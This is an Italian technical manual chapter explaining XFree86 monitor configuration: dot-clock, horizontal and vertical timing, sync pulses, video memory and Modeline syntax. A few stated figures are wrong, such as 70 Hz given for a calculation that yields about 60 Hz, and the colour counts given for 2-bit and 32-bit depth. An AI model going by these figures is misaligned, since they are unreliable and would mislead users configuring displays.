Seguono altre informazioni molto importanti, come la quantità di memoria video e la frequenza massima di dot-clock. Si osservi in particolare la profondità di colori indicata: 8 bit/pixel (8 bit per punto). L'informazione è preceduta dal simbolo '**(**)**' perché il tipo di servente grafico permette la gestione di un massimo di 8 bit/pixel (256 colori), per cui è questo il valore fissato, benché l'adattatore grafico permetta ben altri livelli di profondità.

226.2.1 Dot-clock

Una delle informazioni più delicate dell'adattatore grafico è la frequenza del cosiddetto ***dot-clock***. Il significato di questo parametro viene descritto più avanti, tuttavia è bene sapere subito che si può manifestare in modi differenti.

Nell'esempio mostrato, appare l'indicazione di un livello massimo.

```
(--) SVGA: Maximum allowed dot-clock: 170.000 MHz
```

In altre situazioni, può essere fornita una o più righe con un elenco di valori di dot-clock, come nell'esempio seguente:

```
(--) xxx: clocks:  25.0  28.0  40.0   0.0  50.0  77.0  36.0  45.0
(--) xxx: clocks: 130.0 120.0  80.0  31.0 110.0  65.0  75.0  94.0
```

In questo secondo caso, è necessario indicare la direttiva '**Clocks**' nella sezione '**Device**' del file '`/etc/X11/XF86Config`', come nell'esempio seguente:

```
Section "Device"
    …
    Clocks    25.0  28.0  40.0   0.0  50.0  77.0  36.0  45.0
    Clocks   130.0 120.0  80.0  31.0 110.0  65.0  75.0  94.0
EndSection
```

Quando invece la frequenza di dot-clock viene indicata solo come valore massimo (come nel caso dell'adattatore S3 ViRGE), non serve indicare alcuna direttiva '**Clocks**'.

226.3 Un po' di teoria

Alla base della costruzione dell'immagine da parte dell'adattatore grafico, sta la frequenza di dot-clock, ovvero la frequenza a cui ogni punto che la compone viene emesso. Questa è espressa in megahertz (MHz) e a volte deve essere selezionata da un elenco (quando si deve utilizzare la direttiva '**`Clocks`**'), altre volte può essere programmata liberamente, purché non venga superato il limite massimo.

In linea di massima, l'adattatore grafico VGA elementare tradizionale, ha una frequenza di dot-clock di 25 175 MHz.

Chi lavora con l'informatica potrebbe essere portato a confondersi. In questo caso, megahertz significa esattamente milioni di hertz. Per cui, 25 175 MHz sono esattamente pari a 25 175 000 Hz. Così, kilohertz rappresenta migliaia di hertz, per cui, per esempio, 31,5 kHz corrispondono a 31 500 Hz.

A parità di condizioni, al crescere della risoluzione deve crescere la frequenza di dot-clock. Leggendo il contenuto standard di una vecchia versione 3.* del file '`/etc/X11/XF86Config`', si conoscono i valori minimi delle frequenze di dot-clock per le risoluzioni più comuni. Qui vengono riportate nella tabella 226.15.

Tabella 226.15. Frequenze minime di dot-clock in base alla risoluzione.

Risoluzione	Frequenza di dot-clock minima
640×480	25,175 MHz
800×600	36 MHz
1 024×768 interlacciato	44,9 MHz
1 024×768	65 MHz
1 152×864 interlacciato	65 MHz
1 152×864	92 MHz
1 280×1 024 interlacciato	80 MHz
1 280×1 024	110 MHz
1 600×1 200	162 MHz
1 800×1 440	230 MHz

226.3.1 Ampiezza di banda del monitor

L'ampiezza di banda del monitor, o *bandwidth*, rappresenta la frequenza massima del segnale video che il monitor è in grado di gestire. Frequenze superiori vengono semplicemente filtrate, diventando particolari visivi non più percettibili.


In linea di principio, la frequenza di dot-clock utilizzata nell'adattatore grafico dovrebbe essere inferiore o uguale al valore massimo della frequenza del segnale video gestibile con il monitor, cioè al valore dell'ampiezza di banda.

226.3.2 Scomposizione e scansione dell'immagine sul monitor


L'immagine che appare sullo schermo di un monitor può essere descritta, in modo semplificato, come l'insieme di una serie di righe, composte a loro volta da punti. La prima forma di rappresentazione di un'immagine di origine elettronica è stata quella del tubo a raggi catodici e da questo tipo di tecnologia derivano le soluzioni adottate per la sua composizione.

Figura 226.16. La scansione di un'immagine.

(inizio)

(fine)

Le righe di un'immagine video vengono disegnate da un «pennello» ideale, che inizia la sua scansione in una posizione dello schermo in alto a sinistra, muovendosi verso destra e ricominciando sempre dal lato sinistro della riga successiva. Giunto alla fine dello schermo, riprende dalla posizione superiore sinistra.

Il pennello di scansione, una volta che ha terminato una riga, prima di poter riprendere con la riga successiva, deve avere il tempo necessario per posizionarsi all'inizio di questa. Nello stesso modo, quando il pennello di scansione giunge alla fine dell'ultima riga, deve avere il tempo di ritornare all'inizio dello schermo, cioè nella posizione estrema in alto a sinistra.


Figura 226.17. Il ritorno all'inizio dopo la scansione di un'immagine completa.

(inizio)

(fine)

Un'immagine completa è un ***quadro***, o *frame*, ma un quadro potrebbe essere ottenuto con un'unica scansione, dall'inizio alla fine dello schermo, oppure dalla somma di due ***semiquadri***. In questo ultimo caso si usa la tecnica dell'interlacciamento, in cui le righe dei due semiquadri si affiancano senza accavallarsi. La figura 226.18 mostra il caso di un quadro composto da un numero di righe pari.

Figura 226.18. Due semiquadri di una scansione interlacciata.

(inizio a)
(inizio b)
(fine a)


(inizio a)
(inizio b)
(fine b)

L'interlacciamento è nato come un metodo per ridurre lo sfarfallio dell'immagine nel sistema televisivo tradizionale. Per esempio, in Europa i quadri si susseguono a una frequenza di 25 Hz, un valore troppo basso perché l'occhio umano non si accorga dello sfarfallio. Così, attraverso l'interlacciamento, le immagini trasmesse vengono scomposte in due parti, visualizzate in sequenza a una frequenza di 50 Hz, considerata accettabile per quel tipo di utilizzo, anche se questo può comunque provocare strani effetti alla percezione dei particolari.

In generale, a parità di frequenza di quadro, è preferibile un'immagine interlacciata per ridurre l'effetto dello sfarfallio.

Da quanto affermato si può intendere che l'immagine video sia prodotta come una sequenza lineare di punti e di pause, necessarie al ritorno all'inizio di una riga successiva, di un quadro o di un semiquadro successivo.

Figura 226.19. Rappresentazione schematica dello scorrere del segnale video, con le pause tra riga e riga e tra quadro e quadro.

1^ riga 2^ riga 3^ riga ultima riga 1^ riga 2^ riga tempo

pausa tra le righe pausa tra le righe pausa tra quadri o semiquadri

Il monitor su cui si visualizza il segnale video, deve avere un modo per sapere quando inizia un quadro e quando inizia ogni riga. Le pause necessarie al ritorno del pennello di scansione, vengono usate per sincronizzare la scansione stessa.

226.3.3 Frequenza, durata e lunghezza

La frequenza di dot-clock è una sorta di orologio che scandisce il tempo del segnale video. Un ciclo di questa frequenza rappresenta un punto dell'immagine. Questa frequenza si esprime in megahertz, per cui, una frequenza di dot-clock di 25,175 indica che in un secondo possono essere visualizzati 25 175 000 punti (si deve tenere presente che si tratta di valori teorici).

Seguendo questo ragionamento, le «misure» dell'immagine potrebbero essere valutate in quantità di dot-clock.

In tutto si utilizzano tre tipi di unità di misura per ciò che riguarda la composizione delle immagini: frequenze, riferite ai cicli di scansione delle righe e dei quadri; durate, riferite alle pause tra le righe e tra i quadri; lunghezze, pari alla traduzione di questi valori in unità di dot-clock.

Ricapitolando quanto già esposto nella sezione precedente, l'immagine video è composta da quadri che a loro volta si scompongono in righe. Le righe vengono scandite a una certa frequenza, definita come ***frequenza orizzontale***, e così anche i quadri, ***frequenza di quadro***. Queste frequenze possono essere tradotte in «lunghezze», riferite a unità di dot-clock. Per esempio, la frequenza orizzontale di 31,5 kHz (31 500 Hz), misurata con un dot-clock di 25,175 MHz, si traduce in una lunghezza di riga pari a 799,2 punti (25 175 000 / 31 500 = 799,2).

Quando si valutano grandezze riferite alla scansione verticale dell'immagine, per esempio la frequenza di quadro, si utilizzano lunghezze riferite al numero di righe. Continuando l'esempio precedente, se si aggiunge che la frequenza verticale è di 60 Hz, si determina che un quadro è composto da circa 419 583 dot-clock, pari a circa 525 righe.

Come già affermato, anche lo scorrere del tempo può essere valutato in unità dot-clock. Per esempio, un intervallo di tempo di 3,8 μs (microsecondi, ovvero milionesimi di secondo) è lungo 95,6 dot-clock (25 175 000 * 0,000 003 8 = 95,6).

226.3.4 Definizioni, concetti ed equazioni

La documentazione di XFree86 utilizza alcune definizioni che conviene elencare e chiarire. Le sigle indicate fanno volutamente riferimento a quelle utilizzate nel *XFree86 Video Timings HOWTO*.

- ***Frequenza di sincronizzazione orizzontale***, *Horizontal sync frequency*, HSF

  La frequenza di scansione orizzontale delle righe sullo schermo. Generalmente si tratta di una grandezza espressa in kilohertz.

- ***Frequenza di sincronizzazione verticale***, *Vertical sync frequency*, VSF

  La frequenza di scansione verticale dei semiquadri, o dei quadri, sullo schermo. Quando l'immagine viene composta attraverso semiquadri interlacciati, si tratta della frequenza di scansione dei semiquadri stessi, altrimenti si tratta della stessa frequenza di scansione dei quadri interi.

- ***Frequenza di quadro***, ***frequenza di frame***, *Vertical refresh rate*, RR

  La frequenza di scansione verticale dei quadri interi (*frame*).

- ***Frequenza di dot-clock***, *Dot-clock frequency*, DCF

  La frequenza di dot-clock, espressa generalmente in megahertz.

- ***Ampiezza di banda video***, *Video bandwidth*, VB

  La frequenza massima per il segnale video accettato dal monitor. Questo valore dovrebbe essere maggiore o uguale a quello del dot-clock, ma anche valori inferiori a questo permettono ugualmente di vedere qualcosa. In generale, il livello minimo dell'ampiezza di banda deve essere almeno superiore alla metà della frequenza di dot-clock.

- ***Ampiezza orizzontale***, *Horizontal frame length*, HFL

  Si tratta della lunghezza totale di una riga, espressa in dot-clock. Questa dimensione deve includere la parte visibile e la pausa prima dell'inizio della riga successiva.

- ***Ampiezza verticale***, *Vertical frame length*, VFL

  Si tratta dell'altezza totale di un quadro intero, espressa in righe. Questa dimensione deve includere la parte visibile e la pausa prima dell'inizio del quadro successivo.

- ***Risoluzione orizzontale***, *Horizontal resolution*, HR

  La risoluzione orizzontale, espressa in punti o dot-clock, della parte visibile dell'immagine. Per definizione, si tratta di un valore inferiore dell'ampiezza orizzontale (HFL).

- ***Risoluzione verticale***, *Vertical resolution*, VR

  La risoluzione verticale, espressa in righe, della parte visibile dell'immagine. Per definizione, si tratta di un valore inferiore dell'ampiezza verticale (VFL).

Alcune equazioni elementari possono aiutare a collegare i vari pezzi del mosaico.

- HSF = DCF / HFL

  La frequenza di scansione orizzontale equivale alla frequenza di dot-clock divisa per la lunghezza completa della riga (espressa in dot-clock).

- RR = DCF / (HFL * VFL)

  La frequenza di scansione di un quadro intero equivale alla frequenza di dot-clock divisa per il prodotto della lunghezza completa della riga e il numero complessivo delle righe.

  La frequenza di sincronizzazione verticale è pari al doppio di RR quando si utilizzano semiquadri interlacciati, altrimenti corrisponde al valore di RR.

- DCF = RR * HFL * VFL

  Derivata dalla precedente. La frequenza di dot-clock si ottiene con il prodotto della frequenza di scansione di un quadro intero, la lunghezza completa della riga e il numero complessivo delle righe.

226.3.5 Multipli di otto e rapporto 3/4

Una particolarità comune dei valori che riguardano la risoluzione di un'immagine, è l'essere un multiplo di otto. Se si osserva, valori come 640×480, 800×600, 1024×768,... sono numeri divisibili per otto, senza lasciare alcun resto.

Un gran numero di adattatori grafici accetta determinati tipi di valori solo se sono multipli di otto. Per questo, in generale, per tutte le «lunghezze» orizzontali, quindi ciò che si esprime in punti o in dot-clock e riguarda la riga, si deve avere l'accortezza di usare multipli di otto. Questo particolare viene chiarito meglio in seguito.

Data la tradizione televisiva, il formato più comune della visualizzazione su monitor è 3/4, cioè la risoluzione verticale (il numero delle righe visibili) è il 75 % rispetto alla risoluzione orizzontale (il numero di punti visibili per riga). Questa regola non è obbligatoria. L'unico vincolo sono i multipli di otto per le grandezze che riguardano la scansione orizzontale.

226.3.6 Utilizzo della memoria video

L'immagine che appare sullo schermo di un monitor viene generata all'interno di una matrice contenuta in una memoria, che poi viene scandita nel modo che è stato spiegato. All'interno di questa memoria si deve conservare solo la parte di immagine visibile effettivamente, escludendo le pause inserite per facilitare il compito del pennello di scansione del monitor.

La memoria disponibile pone un limite alla risoluzione massima e alla ***profondità*** dell'immagine. A seconda del numero di colori o di sfumature che si vogliono rappresentare, deve essere impiegato un numero più o meno grande di bit per ogni punto dell'immagine. Se n è il numero di bit messo a disposizione per ogni punto, il numero di colori o sfumature disponibile è di 2^n. Nello stesso modo, conoscendo la memoria disponibile e la risoluzione che si vuole ottenere, si determina quanti siano i colori ottenibili per ogni punto.

Per esempio, se si dispone di 1 Mibyte, pari a 1048576 byte, cioè 8388608 bit, volendo ottenere una risoluzione (visibile) di 800×600 punti, si ottiene che per ogni punto sarebbero disponibili 17 bit (8388608 / (800 * 600)).


Tuttavia, di solito, il numero di bit che può essere utilizzato per definire la profondità di un'immagine è limitato a valori ben precisi: 2 bit (bianco/nero), 4 bit (16 colori), 8 bit (256 colori), 16 bit (64 Kicolori), 24 bit (16 Micolori), 32 bit (4 Micolori),...

> Si osservi che in alcune circostanze, vale anche per la profondità di colori la regola del multiplo di otto; per esempio, di solito si ha a che fare con profondità da 8 bit, 16 bit, 24 bit e 32 bit.

226.3.7 Impulsi di sincronismo

Fino a questo momento sono state descritte le immagini video come qualcosa formato da righe visibili, collegate tra loro da delle pause, a formare dei quadri (o dei semiquadri), i quali si collegano tra loro con delle pause più grandi. Quando si è accennato ai concetti di ampiezza orizzontale e verticale, si è sottolineato il fatto che queste grandezze devono includere anche le pause relative.

Ma le pause da sole non bastano. Al loro interno si inseriscono degli impulsi di sincronismo, senza i quali queste non sarebbero riconosciute dal monitor.

Figura 226.20. Righe e impulsi di sincronismo.

L'impulso di sincronismo orizzontale ha una durata che può variare da monitor a monitor, ma in ogni caso si esprime in un'unità di tempo che resta costante al variare della frequenza dot-clock. Generalmente sono accettabili valori compresi tra 3,5 μs e 4,0 μs (microsecondi). La figura 226.20 mostra schematicamente gli elementi che compongono una riga completa: la parte visibile, definita come risoluzione orizzontale (HR), un tempo di guardia precedente all'impulso di sincronismo (HTG), l'impulso di sincronismo (HSP), un tempo di guardia finale. Quindi ricomincia un'altra riga.

Il tempo di guardia iniziale e finale è importante come l'impulso di sincronismo, tuttavia viene definito normalmente in modo approssimativo, salvo aggiustamenti successivi. In generale, un tempo di guardia medio di 30 dot-clock dovrebbe andare bene. È importante osservare subito che di solito il tempo di guardia iniziale e finale non sono simmetrici.

In maniera analoga funziona il sincronismo verticale. Si ha un tempo di guardia iniziale (VTG, *Vertical time guard*), un impulso di sincronismo verticale (VSP) e un tempo di guardia finale. L'impulso di sincronismo dovrebbe oscillare tra i 50 μs e i 300 μs (microsecondi).

226.3.8 Tradurre i valori in unità dot-clock e in quantità di righe

La definizione dei vari elementi che compongono l'immagine deve essere fatta attraverso due unità di misura uniformi: dot-clock per ciò che riguarda la scansione orizzontale e righe per la scansione verticale.

Si è accennato al fatto che il tempo di guardia orizzontale può aggirarsi attorno a un valore di 30 dot-clock, senza bisogno di fare altri calcoli, mentre il problema si pone per trasformare il tempo dell'impulso di sincronismo in dot-clock. Basta moltiplicare la frequenza di dot-clock per il tempo. La frequenza è espressa in hertz e il tempo in secondi.

Lunghezza in dot-clock = DCF * tempo

Per riprendere un esempio già fatto, se si utilizza una frequenza di dot-clock di 25,175 MHz e si vuole misurare un intervallo di 3,8 μs, si ottiene una lunghezza di 95,6 dot-clock (25 175 000 * 0,000 003 8).

Il vero problema, quando si fa riferimento a grandezze orizzontali, è il fatto che queste devono essere espresse in multipli di otto. Molte approssimazioni nei calcoli relativi, che per il momento non sono ancora state mostrate, derivano da questa esigenza.

Il tempo di guardia verticale, a seconda del tipo di monitor utilizzato, potrebbe essere assente del tutto, oppure potrebbe essere richiesto un massimo di tre righe. Eventualmente, un tempo di guardia maggiore del necessario, non può essere dannoso.

Il calcolo della lunghezza dell'impulso di sincronismo verticale, in termini di righe, è un po' più complesso. Uno dei modi possibili è quello di definire prima la lunghezza in dot-clock e quindi di convertirla in righe, dividendo questo valore per la lunghezza complessiva della riga.

Lunghezza VSP = (DCF * tempo) / HFL

Riprendendo l'esempio precedente, aggiungendo che una riga ha la lunghezza complessiva di 800 dot-clock, volendo calcolare un impulso di sincronismo verticale di 64 μs circa, si ottengono due righe ((25 175 000 * 0,000 064) / 800).

226.4 Configurazione della sezione «Monitor» di «XF86Config»

Quanto descritto fino a questo momento serve per chiarire il significato delle direttive contenute nella sezione '**`Monitor`**' del file di configurazione di XFree86: '`/etc/X11/XF86Config`'. Viene proposto un esempio:

```
Section "Monitor"
    Identifier  "Monitor generico"
    HorizSync   31.5, 35.15
    VertRefresh 50-70

    # 640x400 @ 70 Hz, 31.5 kHz hsync
    Modeline "640x400"     25.175 640  664  760  800   400  409  411  450

    # 640x480 @ 60 Hz, 31.5 kHz hsync
    Modeline "640x480"     25.175 640  664  760  800   480  491  493  525

    # 800x600 @ 56 Hz, 35.15 kHz hsync
    Modeline "800x600"     36     800  824  896 1024   600  601  603  625
EndSection
```

Si deve osservare che ogni direttiva '**`Modeline`**', o la sua equivalente '**`Mode`**', contiene tutte le informazioni necessarie sul funzionamento del monitor in corrispondenza a quella particolare modalità. Questo significa che le direttive '**`HorizSync`**' e '**`VertRefresh`**' sono solo un'informazione aggiuntiva che serve a permettere un controllo incrociato. Per essere più precisi, il file '`/etc/X11/XF86Config`' potrebbe contenere informazioni su molte modalità di visualizzazione, che vengono selezionate in base alle limitazioni poste dalle direttive '**`HorizSync`**' e '**`VertRefresh`**'.

226.4.1 Scomposizione delle informazioni

La direttiva '**`Modeline`**' contiene una serie di notizie che è necessario distinguere per poterne conoscere il significato.

`Modeline` ***nome freq_dot_clock informazioni_scansione_orizz informazioni_scansione_vert opzioni...***

In particolare, le informazioni sulla scansione orizzontale e quelle sulla scansione verticale sono una coppia di quattro numeri distinti (otto in tutto).

```
#          nome         dot         scansione             scansione
#        modalità      clock       orizzontale            verticale
#                               ------------------    ------------------
Modeline "640x480"     25.175   640  664  760  800    480  491  493  525
```

Le opzioni sono una serie di parole chiave che possono apparire in coda, in presenza di occasioni particolari, secondo quanto descritto nella documentazione del servente grafico che si utilizza.

È bene ripetere che la direttiva '**`Modeline`**' potrebbe essere sostituita con ***Mode***, una specie di sottosezione molto più leggibile.

```
Mode nome
    DotClock     frequenza_dot_clock
    HTimings     informazioni_scansione_orizzontale
    VTimings     informazioni_scansione_verticale
    [Flags        opzioni...]
EndMode
```

Segue l'esempio già mostrato sopra.

```
Mode "640x480"
    DotClock     25.175
    HTimings     640  664  760  800
    VTimings     480  491  493  525
EndMode
```

226.4.2 Scansione orizzontale

I quattro valori indicati nella direttiva '**`HTimings`**', o quelli che appaiono subito dopo la frequenza di dot-clock nella direttiva '**`Modeline`**', rappresentano i tempi della scansione orizzontale, espressi in unità di dot-clock.

```
risoluzione_orizzontale inizio_sinc fine_sinc ampiezza_orizzontale
```

In pratica, seguendo l'esempio già mostrato, «640 664 760 800» indica che: la risoluzione orizzontale è di 640 punti, o dot-clock, l'impulso di sincronismo orizzontale inizia in corrispondenza del 664-esimo dot-clock e termina con il 760-esimo dot-clock, infine la lunghezza complessiva della riga è di 800 punti.

Con qualche conto si scopre che la frequenza orizzontale necessaria per la scansione con questa modalità è di 31,5 kHz (25 175 000 / 800) e che la durata dell'impulso di sincronismo è di 3,8 μs ((760 – 664) / 25 175 000).

La cosa più importante da osservare è che tutti i valori sono divisibili per otto.

226.4.3 Scansione verticale

I quattro valori indicati nella direttiva '**`VTimings`**', o gli ultimi quattro valori della direttiva '**`Modeline`**', rappresentano i tempi della scansione verticale, espressi in quantità di righe.

```
risoluzione_verticale inizio_sinc fine_sinc ampiezza_verticale
```

In pratica, seguendo l'esempio già mostrato, «480 491 493 525» indica che: la risoluzione verticale è di 480 righe, l'impulso di sincronismo verticale inizia in corrispondenza della 491-esima riga (ideale) e termina con la 493-esima, infine l'altezza complessiva del quadro è di 525 righe.

Con qualche conto si scopre che la frequenza verticale (del quadro intero) necessaria per la scansione con questa modalità è di 70 Hz (25 175 000 / (800 * 525)) e che la durata dell'impulso di sincronismo è di 64 μs ((493 – 491) * 800 / 25 175 000).

La frequenza dei semiquadri è doppia, quando si utilizza una modalità interlacciata. Questo va tenuto in considerazione, perché è la frequenza dei semiquadri quella che viene presa in considerazione nella direttiva '**`VertRefresh`**'.

226.4.4 Interlacciamento

La predisposizione di una modalità interlacciata richiede solo due particolarità: che il numero complessivo delle righe (VFL) sia in numero dispari e che si aggiunga alla fine l'opzione '**`Interlace`**'.

```
# 1024x768 @ 87 Hz interlaced, 35.5 kHz hsync
Modeline "1024x768"  44.9 1024 1048 1208 1264   768  776  784  817 Interlace

# 1152x864 @ 89 Hz interlaced, 44 kHz hsync
ModeLine "1152x864"   65  1152 1168 1384 1480   864  865  875  985 Interlace

# 1280x1024 @ 87 Hz interlaced, 51 kHz hsync
Modeline "1280x1024"  80  1280 1296 1512 1568  1024 1025 1037 1165 Interlace
```

I valori riferiti alla scansione verticale si riferiscono sempre al quadro intero, per cui, la frequenza di sincronizzazione verticale risulta doppia rispetto alla frequenza di quadro (*refresh rate* o *frame rate*).

A questo si può aggiungere che la durata dell'impulso di sincronismo verticale dovrebbe essere doppia (o quasi) rispetto a quella necessaria in caso di scansione normale (non interlacciata).

226.4.5 Adattamento delle configurazioni predefinite

Il file di configurazione di XFree86, '`/etc/X11/XF86Config`', offre molti esempi validi di configurazione del monitor, ma non tutti i casi possibili e immaginabili. Uno degli elementi che può creare disturbo è proprio la frequenza di dot-clock.

